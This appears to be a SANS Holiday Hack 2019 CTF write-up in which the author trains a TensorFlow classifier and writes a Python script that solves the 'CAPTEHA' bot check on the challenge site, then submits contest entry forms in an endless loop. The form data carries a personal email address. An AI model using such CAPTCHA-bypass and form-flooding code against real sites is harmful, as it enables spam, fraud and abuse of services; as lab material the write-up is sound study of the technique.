
Here are some quick screenshots of our sorted images:



candy_canes - File Manager
File Edit View Go Help
/root/holidayhack2019/CAPTEHA/training_images/candy_canes/
DEVICES
File System
Kali Live
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
1731be2f41c095e5c034037e39143ab9.png
2408d5b082b9a9ab433488a987e855cc.png
3178ad6bfb733e39b6923903a1fd440f.png
3196f34c5592c1e94dc0f444066c1a77.png
3679c18e73b8be5992da566ea9148e71.png
5376fadb504a8004c2d136c575c7a6f2.png
6019aaef02ae01fb975e206d051e7d3a.png
6496a4c0bcfec756677489c2c4956c5e.png
7521c5730417289346768be74be99c4b.png
8941a77b07e687214566924faf3e683a.png
9056dcbf63db6a4aa2bdcda621ced3f9.png
24891e8ebade87d3321e04494dbba945.png
37194cd36e67d7d79c56a6d4b48a92cc.png
2666065f917da6dafef6b4615d48f77f.png
3481134d519d97bf8218d0460e5555c3.png
66 items: 825.5 KiB (845,306 bytes), Free space: 53.8 GiB


ornaments - File Manager
File Edit View Go Help
/root/holidayhack2019/CAPTEHA/training_images/ornaments/
DEVICES
File System
Kali Live
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
6827266d5c62da0cc638b095a7753e21.png
7161813c0949f8f62bc8e65d71eaa117.png
9768365bab8b024c6a82ded40cbac6fb.png
32249066b8920d2eb98d38d32a893dd6.png
925492260ac678680304830cf154d577.png
a0b6b577aa11d528b1e6e31d10e1e153.png
a1a5fad262280f9044866c44eefcf4ca.png
a4e9ac286fec2fda6e5af39fe7b8bfa5.png
a7f080e87b3e93e58ae5c01ea300ee1b.png
a49ad1b669542c1f926fc3d4afbca500.png
a50ca7233f88bbb4998c6224189f8f5a.png
a66ffb76b64de4ee52bea35feed83556.png
a557b629710b26a0c51b4da935e576b1.png
ab1b33fb5bba999255e7dd98e2a308d9.png
accb290dd58578ceeaebb5eba6de347b.png
62 items: 744.0 KiB (761,845 bytes), Free space: 53.8 GiB


presents - File Manager
File Edit View Go Help
/root/holidayhack2019/CAPTEHA/training_images/presents/
DEVICES
File System
Kali Live
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
24140497ca6908f12cfccf8aa9b4d40d.png
65327173e437ff164083f57f2ffe5cb2.png
4518763037985e35b475b19b05ba52a8.png
a4c47ebcbab007c4dfd62a87d6432ab7.png
a7e6c83ceeaf17cdf9c843c546b20a9c.png
a59d02d88047881c6b92572a5fc784a8.png
ab4db5880d176e2773ae9a7f43717d0b.png
ad725f6a9d9246c855365e58a72ccaa4.png
adcf3e750715ff0776d5df2370f0f062.png
b2be70f3da2ee0d9ed6d96ddeb7e2172.png
b05df001e74bc8bac2c79a239d928fa5.png
b023a23b6d6074b6a80b98a4ef594b0b.png
b143b6eb63bd65ab54af380c35b59a78.png
b342a48f67c0a6b15383e4e1acd23bf6.png
b946a799fc8250585cde248cc32d2d0c.png
62 items: 1.1 MiB (1,142,687 bytes), Free space: 53.8 GiB


santa_hats - File Manager
File Edit View Go Help
/root/holidayhack2019/CAPTEHA/training_images/santa_hats/
DEVICES
File System
Kali Live
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
a060c0cdfd8581eafea95118e51ab2b5.png
a18330aba21f0bc29a92828d3a62e1b7.png
a96296115cc99c14119843bdb028fe36.png
abccdbc744ab237ff11c6bf75ae2a63b.png
adadd8601767be13a2ab544f1c292ac0.png
adca7934ec73a0ce59d80c0eab554f4.png
aeaab751eed163a20c56785bdf3579e1.png
af1b9d530d04bd98b7d51098d2869c45.png
b2bfead05ce5ee31ca4ef027f59e4ab5.png
b2e0cc2a3e4088b929a11a9c59c7a9e8.png
b4d42ed786c06f9ee6b90f1b4ec8d67a.png
b5adc32fb2c9b00b876aada67149ea8f.png
b5dee9359d1009e9fbe37c35fc717796.png
b6ebdc5379f9284330d80f7799c0dab8.png
b08cb6af837ed59a35e0dc54e58439b9.png
75 items: 1.1 MiB (1,107,531 bytes), Free space: 53.8 GiB


stockings - File Manager
File Edit View Go Help
/root/holidayhack2019/CAPTEHA/training_images/stockings/
DEVICES
File System
Kali Live
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
7647b60c817218d1824fd290cf1345b5.png
8677eb39d575dbc5eb756f9437b9ab03.png
7148531d218b887139316e2447ffa5b0.png
8165061de76c132f16d5894d54733dde.png
8523554b23e2bd7fde143ab95aa674ee.png
167909943f72f48fd92a3eced12a3dd0.png
719184484c59e35662291c6239bfaf24.png
462157630550554 0147ef62264367755.png
a0a9eb1e979cb771d1c726dcadd922b7.png
a9b276fd00aac4675270f096b7436e68.png
a9b1388c4c1bbd9881ba7c081f7502c9.png
a69e6576cf98ed8899fd415bc6c3df36.png
a851cdd29360cd71d377d4db4e317171.png
a2449aad949d5abe2ab9ec0ec63b6f0a.png
a2691a823e6dd1583046e27cfa4b8a47.png
62 items: 911.0 KiB (932,833 bytes), Free space: 53.8 GiB


xmas_trees - File Manager
File Edit View Go Help
/root/holidayhack2019/CAPTEHA/training_images/xmas_trees/
DEVICES
File System
Kali Live
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
0932d904316a4766497fc0aad3429083.png
1202f3e2965d9ff11a4cd4d4fae6674b.png
4927f626de46b99d16013ad5c45fb36f.png
7888a5d56365a2811d29f820e0a09af5.png
21936a4acceee46fe8a5c39610e59bcd.png
37336b2912ab8f57f7082fc85feebf60.png
56591a8d6040868cd21cda2998fdf454.png
69988bb229a28abeec29d859a5614ed2.png
84743a8a2176f6a7864e64e4780efe23.png
204821f2969485187c022f04208781f6.png
390918ce89e736035360fd245d5f96bf.png
501754ac89e3b85b41777fd827137639.png
857038c1e2368d09c9a07f9fe97a2e4c.png
1184177d6d8cb747082619f69fa4c729.png
5559415ec4b11c1c76845539ee9d4278.png
61 items: 1.5 MiB (1,529,011 bytes), Free space: 53.8 GiB

Time to build our machine learning environment. We'll model ours after the Chris Davis talk. He used Tensor Flow, so let's install that according to his instructions. After setting up his demo code, we'll just drag our own training image folders into the "training_images" folder that is part of the demo installation. I suppose that if the CAPTEHA has any surprise bananas or apples, we'll be able to recognize those too. We'll then drag all of the remaining unclassified CAPTEHA images into the demo unknown images folder – this will give us about 600 "unknown" images that we can use to test the model after we've trained it.

The training images are ready to go now. Run the training program:

```
root@kali:~/holidayhack2019/CAPTEHA/img_rec_tf_ml_demo# python3 retrain.py --image_dir ./training_images/
WARNING:tensorflow:From retrain.py:1356: The name tf.app.run is deprecated. Please use
tf.compat.v1.app.run instead.

WARNING:tensorflow:From retrain.py:921: The name tf.gfile.Exists is deprecated. Please use
tf.io.gfile.exists instead.

W1227 09:28:18.673686 140026816644928 module_wrapper.py:139] From retrain.py:921: The name tf.gfile.Exists
is deprecated. Please use tf.io.gfile.exists instead.

WARNING:tensorflow:From retrain.py:923: The name tf.gfile.MakeDirs is deprecated. Please use
tf.io.gfile.makedirs instead.

W1227 09:28:18.674099 140026816644928 module_wrapper.py:139] From retrain.py:923: The name
tf.gfile.MakeDirs is deprecated. Please use tf.io.gfile.makedirs instead.

WARNING:tensorflow:From retrain.py:168: The name tf.gfile.Walk is deprecated. Please use tf.io.gfile.walk
instead.

W1227 09:28:18.674424 140026816644928 module_wrapper.py:139] From retrain.py:168: The name tf.gfile.Walk
is deprecated. Please use tf.io.gfile.walk instead.

I1227 09:28:18.681877 140026816644928 retrain.py:185] Looking for images in 'apple'
WARNING:tensorflow:From retrain.py:188: The name tf.gfile.Glob is deprecated. Please use tf.io.gfile.glob
instead.

W1227 09:28:18.682261 140026816644928 module_wrapper.py:139] From retrain.py:188: The name tf.gfile.Glob
is deprecated. Please use tf.io.gfile.glob instead.

W1227 09:28:18.687419 140026816644928 retrain.py:194] WARNING: Folder has less than 20 images, which may
cause issues.
I1227 09:28:18.687927 140026816644928 retrain.py:185] Looking for images in 'banana'
W1227 09:28:18.693434 140026816644928 retrain.py:194] WARNING: Folder has less than 20 images, which may
cause issues.
I1227 09:28:18.693770 140026816644928 retrain.py:185] Looking for images in 'candy_canes'
I1227 09:28:18.700652 140026816644928 retrain.py:185] Looking for images in 'ornaments'
I1227 09:28:18.707982 140026816644928 retrain.py:185] Looking for images in 'presents'
I1227 09:28:18.733970 140026816644928 retrain.py:185] Looking for images in 'santa_hats'
I1227 09:28:18.747906 140026816644928 retrain.py:185] Looking for images in 'stockings'
I1227 09:28:18.769155 140026816644928 retrain.py:185] Looking for images in 'xmas_trees'
I1227 09:28:18.803151 140026816644928 resolver.py:79] Using /tmp/tfhub_modules to cache modules.
I1227 09:28:18.803864 140026816644928 resolver.py:400] Downloading TF-Hub Module
'https://tfhub.dev/google/imagenet/inception_v3/feature_vector/3'.
I1227 09:28:21.302605 140026816644928 resolver.py:122] Downloaded
https://tfhub.dev/google/imagenet/inception_v3/feature_vector/3, Total size: 86.06MB
I1227 09:28:21.303344 140026816644928 resolver.py:415] Downloaded TF-Hub Module
'https://tfhub.dev/google/imagenet/inception_v3/feature_vector/3'.
WARNING:tensorflow:From retrain.py:309: The name tf.placeholder is deprecated. Please use
tf.compat.v1.placeholder instead.

<snip>

INFO:tensorflow:Froze 378 variables.
I1227 09:36:46.217828 140026816644928 graph_util_impl.py:334] Froze 378 variables.
INFO:tensorflow:Converted 378 variables to const ops.
I1227 09:36:46.541383 140026816644928 graph_util_impl.py:394] Converted 378 variables to const ops.
```

It took about eight minutes or so to complete on our laptop's virtual machine. Check for the retrain_tmp files that are predicted to be there:


```
root@kali:~/holidayhack2019/CAPTEHA/img_rec_tf_ml_demo# ls -l /tmp/retrain_tmp
total 174000
drwxr-xr-x 10 root root     4096 Dec 27 09:29 bottleneck
-rw-r--r--  1 root root      129 Dec 27 09:36 checkpoint
-rw-r--r--  1 root root 87549995 Dec 27 09:36 output_graph.pb
-rw-r--r--  1 root root       76 Dec 27 09:36 output_labels.txt
-rw-r--r--  1 root root 87276704 Dec 27 09:36 _retrain_checkpoint.data-00000-of-00001
-rw-r--r--  1 root root    17086 Dec 27 09:36 _retrain_checkpoint.index
-rw-r--r--  1 root root  3309094 Dec 27 09:36 _retrain_checkpoint.meta
drwxr-xr-x  4 root root     4096 Dec 27 09:29 retrain_logs
```

OK. Let's run our unclassified (unknown) images against the model.


```
root@kali:~/holidayhack2019/CAPTEHA/img_rec_tf_ml_demo# ./predict_images_using_trained_model.py
WARNING:tensorflow:From ./predict_images_using_trained_model.py:8: The name tf.logging.set_verbosity is
deprecated. Please use tf.compat.v1.logging.set_verbosity instead.

WARNING:tensorflow:From ./predict_images_using_trained_model.py:8: The name tf.logging.ERROR is
deprecated. Please use tf.compat.v1.logging.ERROR instead.

Processing Image unknown_images/9b22be34aa4efc75894b218ea956c80f.png
Processing Image unknown_images/6ad0e4febedc703ff318828a7de4f6bd.png
Processing Image unknown_images/1ff163507bf3a1dae0e2636040d74656.png
Processing Image unknown_images/78afa7f9e509ad599cc89400c18502b5.png
Processing Image unknown_images/058a5cda018c9dfa5563220697753293.png

<snip>

TensorFlow Predicted unknown_images/095a6ebe1a0077cbe8399caaec9c7b1f.png is a Candy Canes with 88.41%
Accuracy
TensorFlow Predicted unknown_images/a28b76868f6909279611699d1fb41658.png is a Santa Hats with 89.95%
Accuracy
TensorFlow Predicted unknown_images/6f5286d9ed23cfc614a8d5ab04d4683f.png is a Xmas Trees with 99.15%
Accuracy
TensorFlow Predicted unknown_images/182fb5c9fe989a6c42a3cd4de878fd3c.png is a Ornaments with 99.92%
Accuracy
TensorFlow Predicted unknown_images/3ce87bd6ac8881c8d9372bfb8682557b.png is a Santa Hats with 98.71%
Accuracy
TensorFlow Predicted unknown_images/571a1722401c92f3e85b21b71400dd21.png is a Candy Canes with 99.84%
Accuracy
TensorFlow Predicted unknown_images/7c31836ddebcb823ece167b47534a66d.png is a Stockings with 99.54%
Accuracy
TensorFlow Predicted unknown_images/2ccab4da00c8dd3a3568465866be83b8.png is a Ornaments with 99.97%
Accuracy
```

In general, most images appeared to be classified with an accuracy greater than 98%. There were a couple with low accuracy. Let's take a look at them.


```
TensorFlow Predicted unknown_images/348f3ffe28a226cf2e606b57cc8b2af6.png is a Stockings with 53.38%
Accuracy
```




```
TensorFlow Predicted unknown_images/08df87779621e5f0ffe89564e9cc1b55.png is a Stockings with 63.15%
Accuracy
```



Both of those images were classified correctly, so our installation is good and we were able to reproduce a working image classification model. Let's turn our attention back to the website to see what happens when we click on individual images. When I popped a CAPTEHA, clicked quickly on three images, then clicked "Submit", we see the following request.



The submit generates a POST, where the body contains a single parameter containing all three image UIDs, separated by %2C (comma) characters. So to beat a CAPTEHA, we need to classify all 100 images, bounce each image off of the desired set of three (e.g., so we can discard santa hats if the three categories are candy canes, ornaments, and Christmas trees), then after all 100 images are classified, return a CSV string with the matching image UIDs. If we can beat the CAPTEHA, then the next step would be to submit the entry form until we win.

I repackaged the sample code from the demo to build the following script to do all of the processing. I successfully ran the script in my Kali VM (successful means the images were successfully classified), but it was super slow and took about 30 seconds per CAPTEHA attempt resulting in a "time out" for each run.

```
#!/usr/bin/python3

from urllib import request as urlrequest

import urllib.parse
import json
import base64
import ssl

#==============================================
# Image processing imports:

# Image Recognition Using Tensorflow Exmaple.
# Code based on example at:
# https://raw.githubusercontent.com/tensorflow/tensorflow/master/tensorflow/examples/label_image/label_ima
ge.py
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
```

```
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import sys
#============================================

#============================================
# Image process defs

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation, output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(), 'percent':results[pred
iction]} )

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299, input_mean=0, input_std=25
5):
    image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result

#============================================= CAPTEHA Specific starts here

# default "select type" dictionary (from /tmp/retrain_tmp/output_labels.txt)

validSelectType = {
  "apple":False,
  "banana":False,
  "candy canes":False,
  "ornaments":False,
  "presents":False,
  "santa hats":False,
  "stockings":False,
  "xmas trees":False
}

def reset_selecttypes(selecttypes):
  selecttypes["apple"] = False
  selecttypes["banana"] = False
  selecttypes["candy canes"] = False
  selecttypes["ornaments"] = False
  selecttypes["presents"] = False
```

```
  selecttypes["santa hats"] = False
  selecttypes["stockings"] = False
  selecttypes["xmas trees"] = False
  return

def item_needed(classification):
  if classification == "Candy Canes":
    return validSelectType['candy canes']
  elif classification == "Xmas Trees":
    return validSelectType['xmas trees']
  elif classification == "Ornaments":
    return validSelectType['ornaments']
  elif classification == "Presents":
    return validSelectType['presents']
  elif classification == "Santa Hats":
    return validSelectType['santa hats']
  elif classification == "Stockings":
    return validSelectType['stockings']

#==============================================
# Image processing initialization

# Loading the Trained Machine Learning Model created from running retrain.py on the training_images direct
ory
graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

# Load up our session
input_operation = graph.get_operation_by_name("import/Placeholder")
output_operation = graph.get_operation_by_name("import/final_result")
sess = tf.compat.v1.Session(graph=graph)

# Can use queues and threading to spead up the processing
q = queue.Queue()

#==============================================

cookieProcessor = urlrequest.HTTPCookieProcessor()
opener = urlrequest.build_opener(cookieProcessor)

# This may take several tries due to "time outs".  Not sure if they are real wall-clock timeouts or not.
# If so, my slow machine is in trouble...

attempt = 1

capteha_not_beat = True

while capteha_not_beat:

  print("\nAttempt: ",attempt)

  reset_selecttypes(validSelectType)

  datainit = urllib.parse.urlencode({})
  datainit = datainit.encode('ascii')

  req = urlrequest.Request('https://fridosleigh.com/api/capteha/request')

  with opener.open(req, datainit) as f:
    reqjson = f.read().decode('utf-8')

  jsonobj = json.loads(reqjson)

  # Update the "select type" lookup dictionary.
  # Get the select type string.  It will be a set of three items like "Candy Canes, Presents, and Ornament
s".
  # We'll break it up, then update the corresponding values in the validSelectType dict.

  selectstring = jsonobj['select_type']
```


```
  # clean up the string and split it up

  selectarray = selectstring.replace(', ', ',').replace(',and ',',').split(',')

  # now that we have three items, let's update the valid select types.

  for item in selectarray:
    if item == "Candy Canes":
      validSelectType['candy canes'] = True
    elif item == "Christmas Trees":
      validSelectType['xmas trees'] = True
    elif item == "Ornaments":
      validSelectType['ornaments'] = True
    elif item == "Presents":
      validSelectType['presents'] = True
    elif item == "Santa Hats":
      validSelectType['santa hats'] = True
    elif item == "Stockings":
      validSelectType['stockings'] = True

  print(selectarray)

  # iterate through all of the images

  for imageitem in jsonobj['images']:

    # We don't want to process too many images at once. 50 threads max
    #while len(threading.enumerate()) > 50:
    #  time.sleep(0.0001)

    #predict_image function is expecting png image bytes so decode the image b64 to get a bytes object
    #image_bytes = base64.b64decode(imageitem['base64'])
    #img_full_path = imageitem['uuid']
    #threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes, img_full_path, labels, inpu
t_operation, output_operation)).start()
    threading.Thread(target=predict_image, args=(q, sess, graph, base64.b64decode(imageitem['base64']), im
ageitem['uuid'], labels, input_operation, output_operation)).start()

    # end for imageitem loop

  print('Waiting For Threads to Finish...')
  while q.qsize() < len(jsonobj['images']):
      time.sleep(0.001)

  print('Threads finished.')

  #getting a list of all threads returned results
  prediction_results = [q.get() for x in range(q.qsize())]

  csvstring = ""

  #do something with our results... Like print them to the screen.
  for prediction in prediction_results:
    if item_needed(prediction['prediction']):
      print('{img_full_path} {prediction}'.format(**prediction))
      if len(csvstring) == 0:
        csvstring = prediction['img_full_path']
      else:
        csvstring = ",".join((csvstring, prediction['img_full_path']))

  # Now let's submit our answer and hope for the best

  data = urllib.parse.urlencode({'answer': csvstring})
  data = data.encode('ascii')

  req = urlrequest.Request('https://fridosleigh.com/api/capteha/submit')

  with opener.open(req, data) as f:
```

```
    reqjson = f.read().decode('utf-8')

  jsonobj = json.loads(reqjson)

  if jsonobj['data'] == "You are not a human!":
    capteha_not_beat = False

  print(reqjson)
  attempt = attempt + 1

# end of while loop

# Now we need to start submitting the form until we get our notification email

# loop forever until we see a reason to kill it.

while True:

  # build our form.

  data = urllib.parse.urlencode({"name":"tony","email":"tony.karre@gmail.com", "age":"200", "about":"hello
", "favorites":"cupidcrunch"})
  data = data.encode('ascii')

  req = urlrequest.Request('https://fridosleigh.com/api/entry')

  with opener.open(req, data) as f:
    reqjson = f.read().decode('utf-8')

  jsonobj = json.loads(reqjson)
  print(jsonobj['data'])
```

